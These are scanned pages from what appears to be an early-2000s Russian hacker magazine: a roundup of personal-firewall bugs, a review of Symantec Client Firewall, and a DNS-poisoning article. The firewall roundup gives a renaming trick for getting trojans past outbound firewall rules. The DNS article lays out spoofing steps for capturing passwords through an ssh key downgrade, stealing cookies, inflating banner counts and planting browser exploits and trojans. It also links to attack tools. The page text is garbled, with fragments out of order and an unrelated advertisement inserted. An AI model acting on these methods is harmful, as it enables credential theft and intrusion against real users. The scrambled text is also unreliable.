

ЖУК НОМЕР ТРИ

Проблема, найденная в Tiny Personal Firewall, позволяет хакеру, который находится с юзером в одной локальной сетке, модифицировать настройки фаерволла. Это возможно, когда местная система заблокирована. Хакер Стасик, просматривающий сеть, может инициализировать аварийный диалог с рабочей станцией юзера. Появится диалоговое окно, которое потребует, чтобы хакер или разрешил, или запретил ввод. Если система работает автоматически или юзер отошел от компа и всю защиту повесил на плечи фаерволла, то нападающий может выбрать «разрешить» и без авторизации менять настройки Tiny Personal.

Уязвимость найдена в Tiny Personal Firewall 2.0.15.

SYGATE PERSONAL FIREWALL

Итак, что у нас теперь интересного? Ага, Sygate Personal Firewall уязвим к нападениям IP спуфинга, если хакер Стасик использует IP адрес 127.0.0.0 - 127.0.0.255. Уязвимость позволяет нападать на хост без риска быть обнаруженным. Проблема также может использоваться для организации



недозволенным програм не блокироваться, используя программы типа HTTP-Tunneling. Например, если на твоей тачке разрешен только IE и только на 80 порту, можно использовать следующие действия, чтобы заработала ася. Устанавливаем HTTP-Tunnel-Client (www.HTTP-Tunnel.com) на компьютер. При попытке его сконфигурировать он выдаст сообщение об ошибке, что не может найти сервер HTTP-Tunnel. Теперь мы переименуем «HTTP-Tunnel Client.exe» на «IEXPLORE.EXE». После чего программа сообщит тебе, что она работает правильно. Используя HTTP-Tunnel, можно обойти любые ограничения на внешние подключения любыми программами (ася, трояны и т.п.). Бажены все версии собакиGuard.

других типов атак. Все ограничено только твоей фантазией и знаниями... Всего-то =).
Уязвимость обнаружена в Sygate Personal Firewall 5.0.

NORTON PERSONAL INTERNET FIREWALL

Переполнение буфера происходит при попытке обработать большие запросы HTTP (как изнутри, так и по редиректу с сайта). Самое обидное для разработчиков, что даже если юзер просто кликнет по ссылке на «www.aaaaaaa(и так далее).com», бага все равно работает. В результате возможно выполнение произвольного кода с завышенными привилегиями. Баг стабильно работает в Symantec Norton Internet Security 2001-3.0.4.91.

ATGUARD

Теперь обходим ограничения многими любимого @Guard. AtGuard - это утилита, умеющая блокировать баннеры, cookies, а также устанавливающая персональный firewall для защиты машины от воздействия троянов и сканирования портов из сети (а ведь когда-то рулил именно фаерволл, а не все эти рюшечки - прим. ред.). AtGuard может разрешать только определенным приложениям выход в Интернет (например, IE). Однако при этом он проверяет только имя программы и не сохраняет путь к файлу или его контрольную сумму (в случае IE - IEXPLORE.EXE). Уязвимость позволяет

KERIO PERSONAL FIREWALL

Тоже очень известный персональный фаерволл для винь-систем. Когда хакер Стасик начинает посылат, а Kerio, соответственно, получать большое количество SYN пакетов из одного источника, firewall-процесс начнет на 100% потреблять ресурсы процессора и в конечном счете приведет к зависанию всей системы. Хакер Стасик любит Firewall`ные 3.14zDoS`ы =). Уязвимость обнаружена в Kerio Personal Firewall 2 2.1-2.1.4.

А КАК ЖЕ AGNITUM OUTPOST?

Наверняка мой ящик уже готовится принять тучи флейма на тему, а где же баги в Outpost`е. Их есть у меня, но немного =). После продолжительного серфа по просторам Сети выяснилось, что это фаерволл, наименее бажный из семейства «Виндово-персональных». Но все же лови одну уязвимость на закусь :). Итак, Agnitum Outpost блокируют только пакеты, созданные стандартным адаптером протокола Windows. Т.е. если у пользователя достаточно прав создавать пакеты с другими адаптерами протокола, то он сможет обходить правила фильтрации firewall. Эксплуатация уязвимости ставит под угрозу политику безопасности (так вроде в Bugtraq`ах пишут? :)).

Ну вот. На сегодня вроде и все. Читай остальной Спец, и удачного хака тебе, приятель. Обойти грамотно настроенный фаерволл - это тебе не два пальца обо... Удачи, в общем.



NORTON CLIENT FIREWALL

свежачок от П. Нортона

Андрей «Дронич» Михайлюк (dronich@real.xakep.ru)


рис. Юрий Костомаров

Началась сказка, как водится, со случайности. Отобрал я у Кириона диск «Коллекция Symantec 2003» (горбушечный, с гордым лейблом «100% вирусов»), собрался утильи ставить, а там... «Symantec Client Firewall Corp Edition, профессиональная программа для защиты сети от хакеров». Мелькнула робкая надежда: неужели? Неужели мы снова можем бросить всю свою секьюрность в мозолистые руки дядьки Питера? Мышка на setup.exe, дабкликнул... И пос-ка-кал :).

ЧТО ТАКОЕ, КТО ТАКОЙ?

Первое впечатление чуть ни разрушило все мечты до основания. Стандартный желтый интерфейс, ползуночки-пеленочки и прочая сопливая фигня. Но это только поначалу :). Обкликав все, что мог, и прочитав хелпы от корки до корки, я выяснил, что:

1. Новый нортоновский фаерволл перестал быть персональным. То есть никто не мешает тебе юзать его клиент-версию на диалапном компе для защиты своего винта с полсой и порнухой (как я :)), а особо продвинутые смогут поставить его на все компьютеры локальной сети и админить удаленно (и массово :)). Для этого в комплекте идет Symantec Packager - прога для составления инсталляционных пакетов, содержащих только необходимые фиши. Зачем бегать по компам локалки и отключать административный модуль во всех клиентах, когда можно просто исключить его из списка устанавливаемых компонентов? Такая вот забота о пользователе :).



Незамысловатый интерфейс

2. Как истинный преемник АТГарда, он умеет собирать детальнейшую статистику на текущее соединение и писать безупречные логи. Если тебя не смущают восемь типизированных и один глобальный журнал событий по каждому из соединений, то ты либо админ, уставший от логов на работе (шутка хумора: что делает админ, когда в его доме гаснет свет? - вздыхает, зажигает свечку и идет к счетчику читать логи :)), либо ОЧЕНЬ нелюбопытный юзер.

3. Norton фаерволл умеет не просто отражать атаки, а классифицировать их и предоставлять подробный отчет о нападавшем... потом... после BSOD и ребута :).

Эх, братва, ностальгия замучила... Были же времена, когда мы Аутпоста видом не выдвали, а старик @guard на все сто оправдывал фразу из меню «Firewall Rules» :). Жалко мне АТГарда, страсть как жалко - не выжил он под лейблом NIS (Norton Internet Security), опопсел и гикнулся в самые дальние каталоги пиратских дисков. Забыли о нем, наложили проклятие на Symantec, загубившую любимца, и посыпали вековой пылью... Вот такая присказка, а сказка... Сказка впереди!

4. Разработчики не смогли удержаться и запихнули в него модную западную фишку - Privacy Control. Лично я мало понимаю, какая же это приватность, если все под контролем :). Но им лучше знать.


Итак, за ламеровато-мультиязычным интерфейсом скрывается вполне профессиональный продукт. Посмотрим, как заставить его работать на дражайшего юзера.

ЧТО ВНУТРИ?

Настройки разделены по пунктам, что, вроде бы, должно облегчить процесс конфига, но... Нелогично как-то они раскиданы, особенно сложно кастомизировать нортонов фаерволл после Аутпоста (уж очень там деревце приятное, но об этом в статье Алекса Шарка).

Самые жизненно важные опции, как и следовало ожидать, лежат на первой закладке и состоят из одной галки «Enable Security» :). Не стоит нервничать - впереди еще много сюрпризов. Так вот, под галкой притаилась кнопочка «Custom Level», на которую и возложена почетная миссия - выставлять основной уровень безопасности. Для Жавы и Активного X можно назначить три варианта поведения: все разрешать, все убивать или обо всем спрашивать. Для софта же выбор поинтереснее: блокировать все подряд, спрашивать или разрешать все, кроме троянов :). Мать честная, что ж это делается? Трояну, состоящему в блок-листе фаерволла (там изначально штук 50), вырваться на свободу не удастся, даже если разрешено все! Очень правильный подход для тупых юзерей, любящих давать кому попало :)... права на выход в Инет.


В закладке «Internet Access Control» нашлось место для конфигов каждого из юзерских приложений. Проще всего сказать «Permit all» (Разрешить), но если залезть в «Custom»... Отдыхают даже юниксоиды, такого количества пунктов для фильтрации я не видел даже в хваленых iptables (чего стоит один только фильтр на отдельные КОМАНДЫ протоколов!). Помуржившись всего несколько минут, я создал для Бата правило на доступ к SMTPшникам только по SMTP, к POP3-сервакам только по POP3,



Доверяю, как себе!




Placeholder text consisting of several horizontal lines.



Следим за печенками

Placeholder text consisting of several horizontal lines.



Отдамся в хорошие руки



Ключи от квартиры... Где деньги лежат

отменил подключения к его портам извне, а все нештатные ситуации повелел закатывать в лог и сообщать мне об этом в специальном попапе. Неплохо? А главное, что времени на это почти не ушло. Респекты Симантеку. Кстати, на той же закладке задаются все правила для системных служб и троянов, а также присутствует оригинальная фишка - скан всех приложений с целью определить, кто из них может рваться в нет. Делается это очень оригинально: отловив запросы к системе, я выяснил, что он проверяет каждый из экзешников на тему использования им стандартных библиотек Remote Access'a. Во как хитро. Правда, поймать экзешник с самопальным модулем доступа ему не удастся, но это уже придирки.

Новостью для меня стала закладка «Internet Zone». Файрволл предложил мне указать доверенные и запрещенные компы. Суть запрещенных я еще могу понять (порнуха, хаксоры и прочее), а вот нафига нужны доверенные? В хелпе пишут, что с них доступ к компу никак не ограничен... Видимо, туда надо запихнуть все тачки из локалки, но лично мне проще создать для них правило. Загадка, в общем.

С детектором атак приключилась следующая история - он пытается найти злой умысел в обычном пинге (Алярм! PingOfDeath expected! :)). Именно поэтому тебе дано право отключать рас-



FIREWALL


познавание отдельных типов атак или же атак с отдельных компов. Плохо только то, что нельзя скомбинировать оба этих действия - получается, что, разрешив портскан своему прову (для того чтобы меня не отрубили раньше времени), я разрешаю его всем. Хорошенькое дело! Смутная польза, очень смутная...

ПОШЛИ В ПРИВАТ?


Трясутся буржуи за свою «интеллектуальную собственность», ох, как трясутся! Для успокоения их больных нервов наш файрволл умеет блокировать кукисы, отсеивать запросы к браузеру (тебе ведь неоднократно говорили, какая версия винды стоит на компе прямо с сайта? вот это и есть те самые запросы) и... внимание... блокировать конфиденциальную информацию. Нафига это надо? Верить, не знаю! Файрволл просто не пропускает сохраненную инфу наружу по протоколу HTTP. Видимо, чтобы ты случайно не ввел номер своей кредитки в форму на порнушном рейтинге.

АДВАНСЕД

Как всегда, самое вкусное спрятано за пимпой «Только для уверенных в себе и отвечающих за последствия своих действий» ака «Advanced Options». На закладочке «Web» можно заполнить список сайтов со специфическими настройками. То есть ты можешь выставить галку «Сообщать версию браузера» для сайта, которому это нужно (если админ дер-



Ничего себе настройчки!



Сам столько про себя не знаю

жит две версии - для Оперы и для ИЕ, а тебя все время выкидывает на кривой вариант), оставить в покое кукисы из интернет-магазина или разрешить скрипты для сайтов с апдейтами (вроде microsoft.com).

В закладке «Other» (или «Вроде-что-то-нужное-но-впихнуть-некуда-поэтому-лежит-здесь») можно задать порты, по которым ходит HTTP-трафик (для блокировки АктивХ и прочего) и выставить режим стелс - когда комп не замораживается написанием ответного пакета на тему «Порт закрыт, нехрен сюда ломиться».

ФИШКА

Если ты повнимательнее приглядишься к скринам, то заметишь половинку маленького глобуса, торчащую из-за правого края монитора. Это есть очень модный аксессуар по имени Алерт Трекер. Когда происходит какая-нибудь задница с соединением или тебя кто-то нюкает, или кто-то рвется в Инет, глобус выезжает и с модной анимацией докладывает о происшествии. Полезно и приятно.

АДМИНИМ

Нортон не был бы нортоном, если бы не приготовил нам очередного сюрприза. Наставив файрволл-клиентов по компам локалки, можно приступить к настройке правил для них. Все, что до сих пор было разложено по закладочкам для юзеров, теперь стало доступно через эргономичный интерфейс админской консоли. Хотя какая это консоль - те же закладки и галочки, просто более грамотно сколоченные. Междумордие выполнено на чистой Жаве (Java Runtime Environment второй версии идет в ком-

PS SERVICE.RU


ПСИХОЛОГИЯ ДЛЯ БИЗНЕСА ПСИХОЛОГИЯ НА КАЖДЫЙ ДЕНЬ ПСИХОЛОГИЯ ДЛЯ РОДИТЕЛЕЙ

СТАТЬИ ДАННЫХ


www.psyservice.ru Психологическая реабилитация

Вся ПРАКТИЧЕСКАЯ ПСИХОЛОГИЯ Москвы


NORTON CLIENT FIREWALL




Мучаем чужого клиента



Расскажи о себе, детка!



Профессиональный доступ к рулсам



Как невинно все началось



...и админ цел, и юзера сыты

плекте), то есть абсолютно платформонезависимо. Админ может сидеть хоть на Маке, хоть под Линухом - до своих юзверей он в любом случае доберется :).

Импорт-экспорт конфигов (файлы *.cfr) устроен через простейшую менюшку, нужен только доступ к компу подопечного. Удобство и простота - что еще нужно для настройки безопасности сети? Да ничего! :).

ВОЗВРАЩЕНИЕ ДЖЕДАЯ

Не знаю, как ты, а я уже приготовился выкидывать свой Аутпост - все равно в локальной сети от него нет никакого толка. А так как он нужен мне только в тяжкие минуты диалопа вне родной сети, держать его на винте незачем, ведь Norton более универсален. Так что скоро еще одна сеть перейдет на новый фаерволл, а ее админ (некто Дронич) будет получать несказанное удовольствие от настройки фаерволлов бедных юзеров. Чего и тебе желаю.



ЯДОВИТЫЙ DNS

ПИВО ИЗ ДАУН!

GREEN (green@rootshell.ru)

рис. Михаил Болистов

ЗАЧЕМ НУЖНЫ ТРИ ВЕСЕЛЫХ БУКВЫ?

Иногда бывает так, что очень нужно, чтобы некий чел зашел на нашу веб-страничку, послал через нас какое-то письмо или каким-то иным образом связался с нашим серваком, сам того не желая и даже не зная этого. Поскольку лишь редкие «зубры» Инета помнят IP'шники всех используемых ими ресурсов, для остальных смертных была придумана DNS-система, которая позволяла присваивать безликим цифрам IP-адресов вполне понятные и запоминаемые имена, вроде vasechka.buhlo.ru, и преобразовывать потом эти имена в IP-адреса. Не будем слишком глубоко рассматривать, как устроен DNS (иначе мы с тобой прямо тут костями и поляжем), обойдемся лишь базовыми сведениями: у каждого DNS сервера есть своя «зона ответственности» - это те записи о соответствии имя -> IP-адрес, которые забиты в файлах его конфигурации. Часть серверов также содержит ссылки на адреса других DNS серверов для имен, входящих в зону их ответственности, но не обслуживаемых непосредственно ими (так называемые поддомены).

Рассмотрим домен mydomain.net.ru. DNS-сервер, отвечающий за зону ru, содержит ссылку на сервера второго уровня, которые знают про зону net.ru, а те, в свою очередь, уже укажут на сервера третьего уровня, которые знают про mydomain.net.ru и его содержимое.

Также, для минимизации сетевого трафика, DNS-серверы часто имеют включенный кеш для запоминания ответов других серверов. При поступлении соответствующего запроса для определения IP-адреса sexygirls.mydomain.net.ru DNS-сервер (обычно провайдерский), к которому

обратился сетевой клиент, узнает адрес сервера, ответственного за домен ru у специальных «корневых» доменных серверов. Знания о них заложены в него при конфигурации, а применять он их будет только в случае, если sexygirls.mydomain.net.ru не находится в его зоне ответственности. Его запрос проходит по цепочке нейм серверов, пока не достигнет нужного сервака, который определенно сможет сказать: какой же IP-адрес у нужного хоста. Все полученные ответы попутно сохраняются в кеше (время сохранения ответов в кеше прописано в каждой зоне свое).

DNS CACHE POISONING

Первая проблема с таким подходом была опубликована в ноябре 1998 года и тогда же была исправлена во многих DNS-серверах (но далеко не во всех!). Проблема заключалась в том, что достаточно было послать некоему DNS-серверу DNS-ответ с информацией о каком-нибудь домене, и, несмотря на то, что сервер не посылал такого запроса, этот ответ все равно попадал в его кеш, и при последующих запросах сервак отдавал закешированный ответ, а не тот, который нужно. Вот сервера с таким багом: дефолтовая инсталляция Windows 2000 (но в настройках это можно выключить, если, конечно, знать про этот баг и где, собственно, выключать), BIND версий до 4.9.1, BIND 8.1 (подвержен модифицированной версии атаки). Тулзы для юзания этой весьма полезной фишки можно взять тут:



<http://www.insecure.org/splotts/dns.cache-poison.cname.html>
<http://packetstormsecurity.org/spoof/unix-spoof-code/>
<http://www.team-teso.net/releases/zodiac-0.4.9.tar.gz>

DNS POISONING

Вторая возможность - подделать ответ от одного из серверов в цепочке. Сначала нужно узнать, с какого адреса посылаются ответы про домен, информацию о котором нужно подделать, затем выяснить адрес DNS-сервера, используемого жертвой. Обычно это делается так: нужно зарегистрировать какой-нибудь домен и послать с адреса в этом домене мыло внутрь сетки чела, для которого мы подделываем DNS-инфу. Mail server начнет резолвить домен, и мы увидим их запрос в логе нашего DNS-сервера или в выводе банального tcpdump'a. Дальше все просто - начинаем бомбардировать их DNS-сервер ответами якобы от DNS-сервера, ответственного за подделываемую зону (само собой, с подделанным исходящим IP-адресом). Когда атакуемый сервак посылает запрос заповиозоненному DNS-серванту, ему тут же приходит наш ответ.

С ТОЧКИ ЗРЕНИЯ ПИВА

DNS poisoning - явление частое, поэтому ситуация в этой области может быть представлена как постоянная борьба админов с хакерами. Вот как это описывает Daniel F. Boyd с точки зрения воровства пива:

«Однажды к вам приходит чувак и говорит, что он пришел проверить электросчетчик. Когда он уходит, выясняется, что пиво из холодильника пропало...»

В следующий раз, когда приходят проверять счетчик, вы просите показать удостоверение, - чувак показывает фальшивое удостоверение, и пива снова нет.

В очередной раз ты набираешь телефонный номер, написанный на удостоверении, и подруга этого чувака (чей номер, конечно же, был записан в удостоверении) говорит: «Да, конечно, у нас работает такой сотрудник». Пиво, само собой, пропадает.

Еще одна попытка - ты набираешь номер, написанный на счете за электричество, но оказывается, что в прошлый раз воры кинули поддельный счет за электричество в твой почтовый ящик. И снова нужно идти в магазин за пивом...

Через месяц, когда приходят проверять счетчик, ты берешь телефонную книгу и узнаешь оттуда номер конторы, но выясняется, что в один из прошлых визитов мошенники подменили телефонную книгу у тебя дома! И снова нет пива!

Когда ты, наконец, узнал настоящий номер конторы, которая продает тебе свет, знакомый пришедшего чувака уже стоит наготове у телефонного распределительного ящика. И когда ты набираешь номер, он говорит тебе, что все О'Кей и теперь-то к тебе точно пришел настоящий сотрудник. Очень хочется пива!!!

Через некоторое время, когда ты знаешь всех сотрудников той конторы в лицо, знаешь, куда звонить, купил мобилу для таких звонков, и обмануть тебя, казалось бы, просто невозможно!.. Они просто подкупают настоящего электрика, и ты опять остаешься без пива!»

ДЛЯ ТЕХ, КТО НЕ ПЬЕТ ПИВО

Как, ты так и не понял, в чем фишка DNS poisoning'a?! Тогда тебя не спасет даже замок на холодильнике! Можно сделать кучу веселых вещей:

1. Просекаем пароли:

Наивный админ заходит на свой хост (через telnet или ftp) по имени supersex.ru, само собой, он получает кривой ответ (админа мы вычислили ранее, и DNS сервачок, который он юзает, наполнили тем, что нам нужно) и попадает на наш хост (который, тем не менее, представляется как нужный ему хост). После ввода логина и пароля коннекшен, например, рвется или подвисает (симулируем всякие сетевые проблемы) - это самый простой вариант, либо делается проброс на настоящий сервак, и чувак вообще ничего не замечает, кроме того, что он пришел не с того адреса, на котором сидит ;) (это тоже можно поправить через DNS). А у нас в логах пишутся его пароли ;).

Как вариант - умный админ ходит через ssh, который проверяет, действительно ли это тот хост, на который мы идем (достигается путем сверки запомненного серверного ключа с тем, который сервер предъявляет на этот раз). Обходится это тоже легко: выясняем ssh какой версии (1 или 2) используется этот умный админ, и на нашем хосте ставим другую версию. Тогда ssh, порывшись в своих файлах, обнаруживает, что у него нет такого ключа, и предлагает админу этот

ключ запомнить как правильный (вместо большой страшной таблички на тему «ОЙ! КУДА ТЫ ПРИВЕЛ НАС, ПРОКЛЯТЫЙ СУСАНИН?»). Админ обычно соглашается. Дальше все как с телнетом.

Практически то же самое с другими протоколами, спрашивающими пароль.

2. Просекаем cookies:

Некоторые системы (ну, типа, там порнуха, а иногда даже и всякие связанные с деньгами) хранят логин/пароль в куках. Подменяем IP нужного веб-сервака, и все эти куки предъявляются нам, ну а мы их, само собой, сохраняем. Дальше, чтоб никто не догадался, мы редиректим юзера на реальный ресурс (делать это надо по IP, иначе его опять к нам принесет ;)) во фрейме на весь экран (это чтобы адрес в «Location» поле не сменился).


3. Накручиваем баннеры:

Если ты подрабатываешь накруткой баннеров, заодно можно открыть невидимый фрейм с кучей рефрешащихся баннеров, заполнить DNS кеш какого-нибудь провайдера «правильными» ссылками на популярные ресурсы - и баннеры закрутятся с новой силой.

4. Суем ишаку:

Также вместо баннеров можно подсунуть какой-нибудь свежий эксплоит для лучшего друга всех черных шапок - Internet Explorer'a, и засунуть троянов всем, кто зайдет. Что делать после того, как троян подсажен, думаю, не нужно объяснять.

